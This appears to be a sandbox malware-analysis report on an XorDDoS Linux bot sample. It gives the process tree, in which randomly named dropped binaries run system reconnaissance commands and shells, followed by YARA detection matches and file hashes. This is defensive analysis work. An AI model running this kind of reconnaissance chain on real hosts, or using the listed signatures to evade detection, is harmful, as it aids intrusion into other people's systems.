- 4ljhdTTyiA New Fork (PID: 5463, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5464, Parent: 5463)
  - nefhkhnwwh (PID: 5464, Parent: 5463, MD5: e4786d4b6ed08079c7dbfc4c2ec6de77) Arguments: /usr/bin/nefhkhnwwh uptime 4554
    - nefhkhnwwh New Fork (PID: 5465, Parent: 5464)
- 4ljhdTTyiA New Fork (PID: 5474, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5475, Parent: 5474)
  - nefhkhnwwh (PID: 5475, Parent: 5474, MD5: e4786d4b6ed08079c7dbfc4c2ec6de77) Arguments: /usr/bin/nefhkhnwwh top 4554
    - nefhkhnwwh New Fork (PID: 5476, Parent: 5475)
- 4ljhdTTyiA New Fork (PID: 5485, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5486, Parent: 5485)
  - bjhmdsecwa (PID: 5486, Parent: 5485, MD5: 179709d6a3905142c0aab9fed64966d1) Arguments: /usr/bin/bjhmdsecwa pwd 4554
    - bjhmdsecwa New Fork (PID: 5487, Parent: 5486)
- 4ljhdTTyiA New Fork (PID: 5496, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5497, Parent: 5496)
  - bjhmdsecwa (PID: 5497, Parent: 5496, MD5: 179709d6a3905142c0aab9fed64966d1) Arguments: /usr/bin/bjhmdsecwa ifconfig 4554
    - bjhmdsecwa New Fork (PID: 5498, Parent: 5497)
- 4ljhdTTyiA New Fork (PID: 5507, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5508, Parent: 5507)
  - bjhmdsecwa (PID: 5508, Parent: 5507, MD5: 179709d6a3905142c0aab9fed64966d1) Arguments: /usr/bin/bjhmdsecwa "ifconfig eth0" 4554
    - bjhmdsecwa New Fork (PID: 5509, Parent: 5508)
- 4ljhdTTyiA New Fork (PID: 5518, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5519, Parent: 5518)
  - bjhmdsecwa (PID: 5519, Parent: 5518, MD5: 179709d6a3905142c0aab9fed64966d1) Arguments: /usr/bin/bjhmdsecwa whoami 4554
    - bjhmdsecwa New Fork (PID: 5520, Parent: 5519)
- 4ljhdTTyiA New Fork (PID: 5529, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5530, Parent: 5529)
  - bjhmdsecwa (PID: 5530, Parent: 5529, MD5: 179709d6a3905142c0aab9fed64966d1) Arguments: /usr/bin/bjhmdsecwa "route -n" 4554
    - bjhmdsecwa New Fork (PID: 5531, Parent: 5530)
- 4ljhdTTyiA New Fork (PID: 5540, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5541, Parent: 5540)
  - otvvhyamws (PID: 5541, Parent: 5540, MD5: afaa93e460bc8ebfe6da8922820dbe8c) Arguments: /usr/bin/otvvhyamws pwd 4554
    - otvvhyamws New Fork (PID: 5542, Parent: 5541)
- 4ljhdTTyiA New Fork (PID: 5551, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5552, Parent: 5551)
  - otvvhyamws (PID: 5552, Parent: 5551, MD5: afaa93e460bc8ebfe6da8922820dbe8c) Arguments: /usr/bin/otvvhyamws pwd 4554
    - otvvhyamws New Fork (PID: 5553, Parent: 5552)
- 4ljhdTTyiA New Fork (PID: 5562, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5563, Parent: 5562)
  - otvvhyamws (PID: 5563, Parent: 3310, MD5: afaa93e460bc8ebfe6da8922820dbe8c) Arguments: /usr/bin/otvvhyamws ifconfig 4554
    - otvvhyamws New Fork (PID: 5565, Parent: 5563)
- 4ljhdTTyiA New Fork (PID: 5564, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5566, Parent: 5564)
  - otvvhyamws (PID: 5566, Parent: 3310, MD5: afaa93e460bc8ebfe6da8922820dbe8c) Arguments: /usr/bin/otvvhyamws uptime 4554
    - otvvhyamws New Fork (PID: 5568, Parent: 5566)
- 4ljhdTTyiA New Fork (PID: 5567, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5569, Parent: 5567)
  - otvvhyamws (PID: 5569, Parent: 3310, MD5: afaa93e460bc8ebfe6da8922820dbe8c) Arguments: /usr/bin/otvvhyamws pwd 4554
    - otvvhyamws New Fork (PID: 5572, Parent: 5569)
- 4ljhdTTyiA New Fork (PID: 5595, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5596, Parent: 5595)
  - aysistkyqn (PID: 5596, Parent: 3310, MD5: abb1b08513a6baa1a5ca70f8e8a23677) Arguments: /usr/bin/aysistkyqn top 4554
    - aysistkyqn New Fork (PID: 5598, Parent: 5596)
- 4ljhdTTyiA New Fork (PID: 5597, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5599, Parent: 5597)
  - aysistkyqn (PID: 5599, Parent: 3310, MD5: abb1b08513a6baa1a5ca70f8e8a23677) Arguments: /usr/bin/aysistkyqn who 4554
    - aysistkyqn New Fork (PID: 5601, Parent: 5599)
- 4ljhdTTyiA New Fork (PID: 5600, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5602, Parent: 5600)
  - aysistkyqn (PID: 5602, Parent: 3310, MD5: abb1b08513a6baa1a5ca70f8e8a23677) Arguments: /usr/bin/aysistkyqn id 4554
    - aysistkyqn New Fork (PID: 5605, Parent: 5602)
- 4ljhdTTyiA New Fork (PID: 5603, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5607, Parent: 5603)

- aysistkyqn (PID: 5607, Parent: 3310, MD5: abb1b08513a6baa1a5ca70f8e8a23677) Arguments: /usr/bin/aysistkyqn uptime 4554
  - aysistkyqn New Fork (PID: 5611, Parent: 5607)
- 4IjhdTTyiA New Fork (PID: 5609, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5613, Parent: 5609)
  - aysistkyqn (PID: 5613, Parent: 3310, MD5: abb1b08513a6baa1a5ca70f8e8a23677) Arguments: /usr/bin/aysistkyqn "route -n" 4554
    - aysistkyqn New Fork (PID: 5615, Parent: 5613)
- 4IjhdTTyiA New Fork (PID: 5650, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5651, Parent: 5650)
  - flwslywqdx (PID: 5651, Parent: 3310, MD5: 85b9832fbe6c561a27e180098bcc2d2d) Arguments: /usr/bin/flwslywqdx uptime 4554
    - flwslywqdx New Fork (PID: 5653, Parent: 5651)
- 4IjhdTTyiA New Fork (PID: 5652, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5654, Parent: 5652)
  - flwslywqdx (PID: 5654, Parent: 3310, MD5: 85b9832fbe6c561a27e180098bcc2d2d) Arguments: /usr/bin/flwslywqdx "echo \"find\"" 4554
    - flwslywqdx New Fork (PID: 5656, Parent: 5654)
- 4IjhdTTyiA New Fork (PID: 5655, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5658, Parent: 5655)
  - flwslywqdx (PID: 5658, Parent: 3310, MD5: 85b9832fbe6c561a27e180098bcc2d2d) Arguments: /usr/bin/flwslywqdx "echo \"find\"" 4554
    - flwslywqdx New Fork (PID: 5661, Parent: 5658)
- 4IjhdTTyiA New Fork (PID: 5659, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5663, Parent: 5659)
  - flwslywqdx (PID: 5663, Parent: 3310, MD5: 85b9832fbe6c561a27e180098bcc2d2d) Arguments: /usr/bin/flwslywqdx bash 4554
    - flwslywqdx New Fork (PID: 5668, Parent: 5663)
- 4IjhdTTyiA New Fork (PID: 5666, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5670, Parent: 5666)
  - flwslywqdx (PID: 5670, Parent: 3310, MD5: 85b9832fbe6c561a27e180098bcc2d2d) Arguments: /usr/bin/flwslywqdx ls 4554
    - flwslywqdx New Fork (PID: 5677, Parent: 5670)
- 4IjhdTTyiA New Fork (PID: 5707, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5708, Parent: 5707)
  - neofzderab (PID: 5708, Parent: 3310, MD5: 4977aa9ca0c4cf0221d478f9c33e3603) Arguments: /usr/bin/neofzderab gnome-terminal 4554
    - neofzderab New Fork (PID: 5710, Parent: 5708)
- 4IjhdTTyiA New Fork (PID: 5709, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5711, Parent: 5709)
  - neofzderab (PID: 5711, Parent: 3310, MD5: 4977aa9ca0c4cf0221d478f9c33e3603) Arguments: /usr/bin/neofzderab "cat resolv.conf" 4554
    - neofzderab New Fork (PID: 5714, Parent: 5711)
- 4IjhdTTyiA New Fork (PID: 5712, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5715, Parent: 5712)
  - neofzderab (PID: 5715, Parent: 3310, MD5: 4977aa9ca0c4cf0221d478f9c33e3603) Arguments: /usr/bin/neofzderab "grep \"A\"" 4554
    - neofzderab New Fork (PID: 5719, Parent: 5715)
- 4IjhdTTyiA New Fork (PID: 5717, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5721, Parent: 5717)
  - neofzderab (PID: 5721, Parent: 3310, MD5: 4977aa9ca0c4cf0221d478f9c33e3603) Arguments: /usr/bin/neofzderab "route -n" 4554
    - neofzderab New Fork (PID: 5725, Parent: 5721)
- 4IjhdTTyiA New Fork (PID: 5723, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5727, Parent: 5723)
  - neofzderab (PID: 5727, Parent: 3310, MD5: 4977aa9ca0c4cf0221d478f9c33e3603) Arguments: /usr/bin/neofzderab uptime 4554
    - neofzderab New Fork (PID: 5732, Parent: 5727)
- 4IjhdTTyiA New Fork (PID: 5762, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5763, Parent: 5762)
  - yxfexdyggl (PID: 5763, Parent: 3310, MD5: 65d28de64b4e47691c455f46f858dde0) Arguments: /usr/bin/yxfexdyggl bash 4554
    - yxfexdyggl New Fork (PID: 5765, Parent: 5763)
- 4IjhdTTyiA New Fork (PID: 5764, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5766, Parent: 5764)
  - yxfexdyggl (PID: 5766, Parent: 3310, MD5: 65d28de64b4e47691c455f46f858dde0) Arguments: /usr/bin/yxfexdyggl "ls -la" 4554
    - yxfexdyggl New Fork (PID: 5769, Parent: 5766)
- 4IjhdTTyiA New Fork (PID: 5767, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5771, Parent: 5767)
  - yxfexdyggl (PID: 5771, Parent: 3310, MD5: 65d28de64b4e47691c455f46f858dde0) Arguments: /usr/bin/yxfexdyggl "ps -ef" 4554
    - yxfexdyggl New Fork (PID: 5775, Parent: 5771)
- 4IjhdTTyiA New Fork (PID: 5773, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5776, Parent: 5773)
  - yxfexdyggl (PID: 5776, Parent: 3310, MD5: 65d28de64b4e47691c455f46f858dde0) Arguments: /usr/bin/yxfexdyggl whoami 4554
    - yxfexdyggl New Fork (PID: 5779, Parent: 5776)
- 4IjhdTTyiA New Fork (PID: 5778, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5781, Parent: 5778)
  - yxfexdyggl (PID: 5781, Parent: 3310, MD5: 65d28de64b4e47691c455f46f858dde0) Arguments: /usr/bin/yxfexdyggl ls 4554
    - yxfexdyggl New Fork (PID: 5784, Parent: 5781)
- 4IjhdTTyiA New Fork (PID: 5817, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5818, Parent: 5817)
  - taocfwkdjv (PID: 5818, Parent: 3310, MD5: b7659826f0d46cf792bcbec586317518) Arguments: /usr/bin/taocfwkdjv sh 4554
    - taocfwkdjv New Fork (PID: 5820, Parent: 5818)
- 4IjhdTTyiA New Fork (PID: 5819, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5821, Parent: 5819)
  - taocfwkdjv (PID: 5821, Parent: 3310, MD5: b7659826f0d46cf792bcbec586317518) Arguments: /usr/bin/taocfwkdjv "ls -la" 4554
    - taocfwkdjv New Fork (PID: 5824, Parent: 5821)
- 4IjhdTTyiA New Fork (PID: 5822, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5825, Parent: 5822)
  - taocfwkdjv (PID: 5825, Parent: 3310, MD5: b7659826f0d46cf792bcbec586317518) Arguments: /usr/bin/taocfwkdjv "netstat -antop" 4554
    - taocfwkdjv New Fork (PID: 5830, Parent: 5825)
- 4IjhdTTyiA New Fork (PID: 5826, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5829, Parent: 5826)
  - taocfwkdjv (PID: 5829, Parent: 3310, MD5: b7659826f0d46cf792bcbec586317518) Arguments: /usr/bin/taocfwkdjv whoami 4554
    - taocfwkdjv New Fork (PID: 5834, Parent: 5829)
- 4IjhdTTyiA New Fork (PID: 5833, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5836, Parent: 5833)
  - taocfwkdjv (PID: 5836, Parent: 3310, MD5: b7659826f0d46cf792bcbec586317518) Arguments: /usr/bin/taocfwkdjv "netstat -an" 4554
    - taocfwkdjv New Fork (PID: 5839, Parent: 5836)
- 4IjhdTTyiA New Fork (PID: 5872, Parent: 4554)
  - 4IjhdTTyiA New Fork (PID: 5873, Parent: 5872)
  - vhplhrsffz (PID: 5873, Parent: 3310, MD5: 69a4d0c17bfefe7041a1eebc0e21c128) Arguments: /usr/bin/vhplhrsffz "netstat -an" 4554
    - vhplhrsffz New Fork (PID: 5875, Parent: 5873)

- 4ljhdTTyiA New Fork (PID: 5874, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5876, Parent: 5874)
  - vhplhrsffz (PID: 5876, Parent: 3310, MD5: 69a4d0c17bfefe7041a1eebc0e21c128) Arguments: /usr/bin/vhplhrsffz id 4554
    - vhplhrsffz New Fork (PID: 5878, Parent: 5876)
- 4ljhdTTyiA New Fork (PID: 5877, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5879, Parent: 5877)
  - vhplhrsffz (PID: 5879, Parent: 3310, MD5: 69a4d0c17bfefe7041a1eebc0e21c128) Arguments: /usr/bin/vhplhrsffz "ps -ef" 4554
    - vhplhrsffz New Fork (PID: 5882, Parent: 5879)
- 4ljhdTTyiA New Fork (PID: 5880, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5883, Parent: 5880)
  - vhplhrsffz (PID: 5883, Parent: 3310, MD5: 69a4d0c17bfefe7041a1eebc0e21c128) Arguments: /usr/bin/vhplhrsffz whoami 4554
    - vhplhrsffz New Fork (PID: 5887, Parent: 5883)
- 4ljhdTTyiA New Fork (PID: 5885, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5889, Parent: 5885)
  - vhplhrsffz (PID: 5889, Parent: 3310, MD5: 69a4d0c17bfefe7041a1eebc0e21c128) Arguments: /usr/bin/vhplhrsffz "netstat -an" 4554
    - vhplhrsffz New Fork (PID: 5895, Parent: 5889)
- 4ljhdTTyiA New Fork (PID: 5927, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5928, Parent: 5927)
  - vdaqfdcrtx (PID: 5928, Parent: 3310, MD5: 463633af9af1cdf80b749f3e011adfa1) Arguments: /usr/bin/vdaqfdcrtx "cd /etc" 4554
    - vdaqfdcrtx New Fork (PID: 5930, Parent: 5928)
- 4ljhdTTyiA New Fork (PID: 5929, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5931, Parent: 5929)
  - vdaqfdcrtx (PID: 5931, Parent: 3310, MD5: 463633af9af1cdf80b749f3e011adfa1) Arguments: /usr/bin/vdaqfdcrtx id 4554
    - vdaqfdcrtx New Fork (PID: 5933, Parent: 5931)
- 4ljhdTTyiA New Fork (PID: 5932, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5935, Parent: 5932)
  - vdaqfdcrtx (PID: 5935, Parent: 3310, MD5: 463633af9af1cdf80b749f3e011adfa1) Arguments: /usr/bin/vdaqfdcrtx top 4554
    - vdaqfdcrtx New Fork (PID: 5938, Parent: 5935)
- 4ljhdTTyiA New Fork (PID: 5936, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5940, Parent: 5936)
  - vdaqfdcrtx (PID: 5940, Parent: 3310, MD5: 463633af9af1cdf80b749f3e011adfa1) Arguments: /usr/bin/vdaqfdcrtx whoami 4554
    - vdaqfdcrtx New Fork (PID: 5945, Parent: 5940)
- 4ljhdTTyiA New Fork (PID: 5943, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5947, Parent: 5943)
  - vdaqfdcrtx (PID: 5947, Parent: 3310, MD5: 463633af9af1cdf80b749f3e011adfa1) Arguments: /usr/bin/vdaqfdcrtx sh 4554
    - vdaqfdcrtx New Fork (PID: 5949, Parent: 5947)
- 4ljhdTTyiA New Fork (PID: 5982, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5983, Parent: 5982)
  - vyvijtmtnz (PID: 5983, Parent: 5982, MD5: b83b68030fb7999845ce985c2ff676ae) Arguments: /usr/bin/vyvijtmtnz "ifconfig eth0" 4554
    - vyvijtmtnz New Fork (PID: 5985, Parent: 5983)
- 4ljhdTTyiA New Fork (PID: 5984, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5986, Parent: 5984)
  - vyvijtmtnz (PID: 5986, Parent: 3310, MD5: b83b68030fb7999845ce985c2ff676ae) Arguments: /usr/bin/vyvijtmtnz bash 4554
    - vyvijtmtnz New Fork (PID: 5989, Parent: 5986)
- 4ljhdTTyiA New Fork (PID: 5987, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5990, Parent: 5987)
  - vyvijtmtnz (PID: 5990, Parent: 3310, MD5: b83b68030fb7999845ce985c2ff676ae) Arguments: /usr/bin/vyvijtmtnz "netstat -antop" 4554
    - vyvijtmtnz New Fork (PID: 5994, Parent: 5990)
- 4ljhdTTyiA New Fork (PID: 5991, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5995, Parent: 5991)
  - vyvijtmtnz (PID: 5995, Parent: 3310, MD5: b83b68030fb7999845ce985c2ff676ae) Arguments: /usr/bin/vyvijtmtnz "ifconfig eth0" 4554
    - vyvijtmtnz New Fork (PID: 6001, Parent: 5995)
- 4ljhdTTyiA New Fork (PID: 5999, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6003, Parent: 5999)
  - vyvijtmtnz (PID: 6003, Parent: 3310, MD5: b83b68030fb7999845ce985c2ff676ae) Arguments: /usr/bin/vyvijtmtnz "ifconfig eth0" 4554
    - vyvijtmtnz New Fork (PID: 6008, Parent: 6003)
- 4ljhdTTyiA New Fork (PID: 6037, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6038, Parent: 6037)
  - vggdimllrz (PID: 6038, Parent: 3310, MD5: c6b06d43564b070c6bd2759e06e402a2) Arguments: /usr/bin/vggdimllrz who 4554
    - vggdimllrz New Fork (PID: 6040, Parent: 6038)
- 4ljhdTTyiA New Fork (PID: 6039, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6041, Parent: 6039)
  - vggdimllrz (PID: 6041, Parent: 3310, MD5: c6b06d43564b070c6bd2759e06e402a2) Arguments: /usr/bin/vggdimllrz "sleep 1" 4554
    - vggdimllrz New Fork (PID: 6044, Parent: 6041)
- 4ljhdTTyiA New Fork (PID: 6042, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6046, Parent: 6042)
  - vggdimllrz (PID: 6046, Parent: 3310, MD5: c6b06d43564b070c6bd2759e06e402a2) Arguments: /usr/bin/vggdimllrz sh 4554
    - vggdimllrz New Fork (PID: 6050, Parent: 6046)
- 4ljhdTTyiA New Fork (PID: 6048, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6052, Parent: 6048)
  - vggdimllrz (PID: 6052, Parent: 3310, MD5: c6b06d43564b070c6bd2759e06e402a2) Arguments: /usr/bin/vggdimllrz bash 4554
    - vggdimllrz New Fork (PID: 6055, Parent: 6052)
- 4ljhdTTyiA New Fork (PID: 6054, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6059, Parent: 6054)
  - vggdimllrz (PID: 6059, Parent: 3310, MD5: c6b06d43564b070c6bd2759e06e402a2) Arguments: /usr/bin/vggdimllrz "grep \"A\"" 4554
    - vggdimllrz New Fork (PID: 6062, Parent: 6059)
- 4ljhdTTyiA New Fork (PID: 6092, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6093, Parent: 6092)
  - dowmukqhnk (PID: 6093, Parent: 3310, MD5: 0d8777ed6e9f2a06a4b26f364e044244) Arguments: /usr/bin/dowmukqhnk ifconfig 4554
    - dowmukqhnk New Fork (PID: 6095, Parent: 6093)
- 4ljhdTTyiA New Fork (PID: 6094, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6096, Parent: 6094)
  - dowmukqhnk (PID: 6096, Parent: 3310, MD5: 0d8777ed6e9f2a06a4b26f364e044244) Arguments: /usr/bin/dowmukqhnk ls 4554
    - dowmukqhnk New Fork (PID: 6098, Parent: 6096)
- 4ljhdTTyiA New Fork (PID: 6097, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6100, Parent: 6097)
  - dowmukqhnk (PID: 6100, Parent: 3310, MD5: 0d8777ed6e9f2a06a4b26f364e044244) Arguments: /usr/bin/dowmukqhnk "ps -ef" 4554
    - dowmukqhnk New Fork (PID: 6104, Parent: 6100)
- 4ljhdTTyiA New Fork (PID: 6102, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6106, Parent: 6102)

- dowmukqhnk (PID: 6106, Parent: 3310, MD5: 0d8777ed6e9f2a06a4b26f364e044244) Arguments: /usr/bin/dowmukqhnk "sleep 1" 4554
  - dowmukqhnk New Fork (PID: 6110, Parent: 6106)
- 4ljhdTTyiA New Fork (PID: 6109, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6113, Parent: 6109)
  - dowmukqhnk (PID: 6113, Parent: 3310, MD5: 0d8777ed6e9f2a06a4b26f364e044244) Arguments: /usr/bin/dowmukqhnk ls 4554
    - dowmukqhnk New Fork (PID: 6118, Parent: 6113)
- 4ljhdTTyiA New Fork (PID: 6147, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6148, Parent: 6147)
  - ejrpibbjio (PID: 6148, Parent: 3310, MD5: 912d89d5f0a301b51e44cb5abee3dfdf) Arguments: /usr/bin/ejrpibbjio "echo \"find\"" 4554
    - ejrpibbjio New Fork (PID: 6150, Parent: 6148)
- 4ljhdTTyiA New Fork (PID: 6149, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6151, Parent: 6149)
  - ejrpibbjio (PID: 6151, Parent: 3310, MD5: 912d89d5f0a301b51e44cb5abee3dfdf) Arguments: /usr/bin/ejrpibbjio "cd /etc" 4554
    - ejrpibbjio New Fork (PID: 6153, Parent: 6151)
- 4ljhdTTyiA New Fork (PID: 6152, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6154, Parent: 6152)
  - ejrpibbjio (PID: 6154, Parent: 3310, MD5: 912d89d5f0a301b51e44cb5abee3dfdf) Arguments: /usr/bin/ejrpibbjio "grep \"A\"" 4554
    - ejrpibbjio New Fork (PID: 6157, Parent: 6154)
- 4ljhdTTyiA New Fork (PID: 6155, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6159, Parent: 6155)
  - ejrpibbjio (PID: 6159, Parent: 3310, MD5: 912d89d5f0a301b51e44cb5abee3dfdf) Arguments: /usr/bin/ejrpibbjio "ls -la" 4554
    - ejrpibbjio New Fork (PID: 6163, Parent: 6159)
- 4ljhdTTyiA New Fork (PID: 6161, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6166, Parent: 6161)
  - ejrpibbjio (PID: 6166, Parent: 3310, MD5: 912d89d5f0a301b51e44cb5abee3dfdf) Arguments: /usr/bin/ejrpibbjio "sleep 1" 4554
    - ejrpibbjio New Fork (PID: 6169, Parent: 6166)
- 4ljhdTTyiA New Fork (PID: 6212, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6213, Parent: 6212)
  - ztfvwcbmzm (PID: 6213, Parent: 3310, MD5: e1397eee698786136742d875d10177ca) Arguments: /usr/bin/ztfvwcbmzm "echo \"find\"" 4554
    - ztfvwcbmzm New Fork (PID: 6221, Parent: 6213)
- 4ljhdTTyiA New Fork (PID: 6214, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6215, Parent: 6214)
  - ztfvwcbmzm (PID: 6215, Parent: 3310, MD5: e1397eee698786136742d875d10177ca) Arguments: /usr/bin/ztfvwcbmzm whoami 4554
    - ztfvwcbmzm New Fork (PID: 6223, Parent: 6215)
- 4ljhdTTyiA New Fork (PID: 6216, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6217, Parent: 6216)
  - ztfvwcbmzm (PID: 6217, Parent: 3310, MD5: e1397eee698786136742d875d10177ca) Arguments: /usr/bin/ztfvwcbmzm gnome-terminal 4554
    - ztfvwcbmzm New Fork (PID: 6222, Parent: 6217)
- 4ljhdTTyiA New Fork (PID: 6218, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6219, Parent: 6218)
  - ztfvwcbmzm (PID: 6219, Parent: 3310, MD5: e1397eee698786136742d875d10177ca) Arguments: /usr/bin/ztfvwcbmzm sh 4554
    - ztfvwcbmzm New Fork (PID: 6225, Parent: 6219)
- 4ljhdTTyiA New Fork (PID: 6220, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6224, Parent: 6220)
  - ztfvwcbmzm (PID: 6224, Parent: 3310, MD5: e1397eee698786136742d875d10177ca) Arguments: /usr/bin/ztfvwcbmzm sh 4554
    - ztfvwcbmzm New Fork (PID: 6226, Parent: 6224)
- 4ljhdTTyiA New Fork (PID: 6267, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6268, Parent: 6267)
  - getzgxvgyl (PID: 6268, Parent: 3310, MD5: bc5ec5fe87f5d79b8c779995fd03ec4a) Arguments: /usr/bin/getzgxvgyl "cat resolv.conf" 4554
    - getzgxvgyl New Fork (PID: 6275, Parent: 6268)
- 4ljhdTTyiA New Fork (PID: 6269, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6270, Parent: 6269)
  - getzgxvgyl (PID: 6270, Parent: 3310, MD5: bc5ec5fe87f5d79b8c779995fd03ec4a) Arguments: /usr/bin/getzgxvgyl "echo \"find\"" 4554
    - getzgxvgyl New Fork (PID: 6276, Parent: 6270)
- 4ljhdTTyiA New Fork (PID: 6271, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6273, Parent: 6271)
  - getzgxvgyl (PID: 6273, Parent: 3310, MD5: bc5ec5fe87f5d79b8c779995fd03ec4a) Arguments: /usr/bin/getzgxvgyl "ls -la" 4554
    - getzgxvgyl New Fork (PID: 6281, Parent: 6273)
- 4ljhdTTyiA New Fork (PID: 6274, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6277, Parent: 6274)
  - getzgxvgyl (PID: 6277, Parent: 3310, MD5: bc5ec5fe87f5d79b8c779995fd03ec4a) Arguments: /usr/bin/getzgxvgyl gnome-terminal 4554
    - getzgxvgyl New Fork (PID: 6286, Parent: 6277)
- 4ljhdTTyiA New Fork (PID: 6278, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 6282, Parent: 6278)
  - getzgxvgyl (PID: 6282, Parent: 3310, MD5: bc5ec5fe87f5d79b8c779995fd03ec4a) Arguments: /usr/bin/getzgxvgyl "netstat -antop" 4554
    - getzgxvgyl New Fork (PID: 6287, Parent: 6282)

- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
4ljhdTTyiA	JoeSecurity_XorDDoS	Yara detected XorDDoS Bot	Joe Security	

Source	Rule	Description	Author	Strings
4ljhdTTyiA	XOR_DDosv1	Rule to detect XOR DDos infection	Akamai CSIRT	• 0x6b0d4:$st0: BB2FA36AAA9541F0 • 0x6b0e4:$st0: BB2FA36AAA9541F0 • 0x6b0f4:$st0: BB2FA36AAA9541F0 • 0x6b104:$st0: BB2FA36AAA9541F0 • 0x6b114:$st0: BB2FA36AAA9541F0 • 0x6b124:$st0: BB2FA36AAA9541F0 • 0x6b134:$st0: BB2FA36AAA9541F0 • 0x6b144:$st0: BB2FA36AAA9541F0 • 0x6b154:$st0: BB2FA36AAA9541F0 • 0x6b164:$st0: BB2FA36AAA9541F0 • 0x6b174:$st0: BB2FA36AAA9541F0 • 0x6b184:$st0: BB2FA36AAA9541F0 • 0x6b194:$st0: BB2FA36AAA9541F0 • 0x6b1a4:$st0: BB2FA36AAA9541F0 • 0x6b1b4:$st0: BB2FA36AAA9541F0 • 0x6b1c4:$st0: BB2FA36AAA9541F0 • 0x6b1d4:$st0: BB2FA36AAA9541F0 • 0x6b1e4:$st0: BB2FA36AAA9541F0 • 0x6b1f4:$st0: BB2FA36AAA9541F0 • 0x6b204:$st0: BB2FA36AAA9541F0 • 0x6b214:$st0: BB2FA36AAA9541F0

Dropped Files


Source	Rule	Description	Author	Strings
/usr/bin/nyavevzqtw	JoeSecurity_XorDDoS	Yara detected XorDDoS Bot	Joe Security	
/usr/bin/uoewtvxqdd	JoeSecurity_XorDDoS	Yara detected XorDDoS Bot	Joe Security	
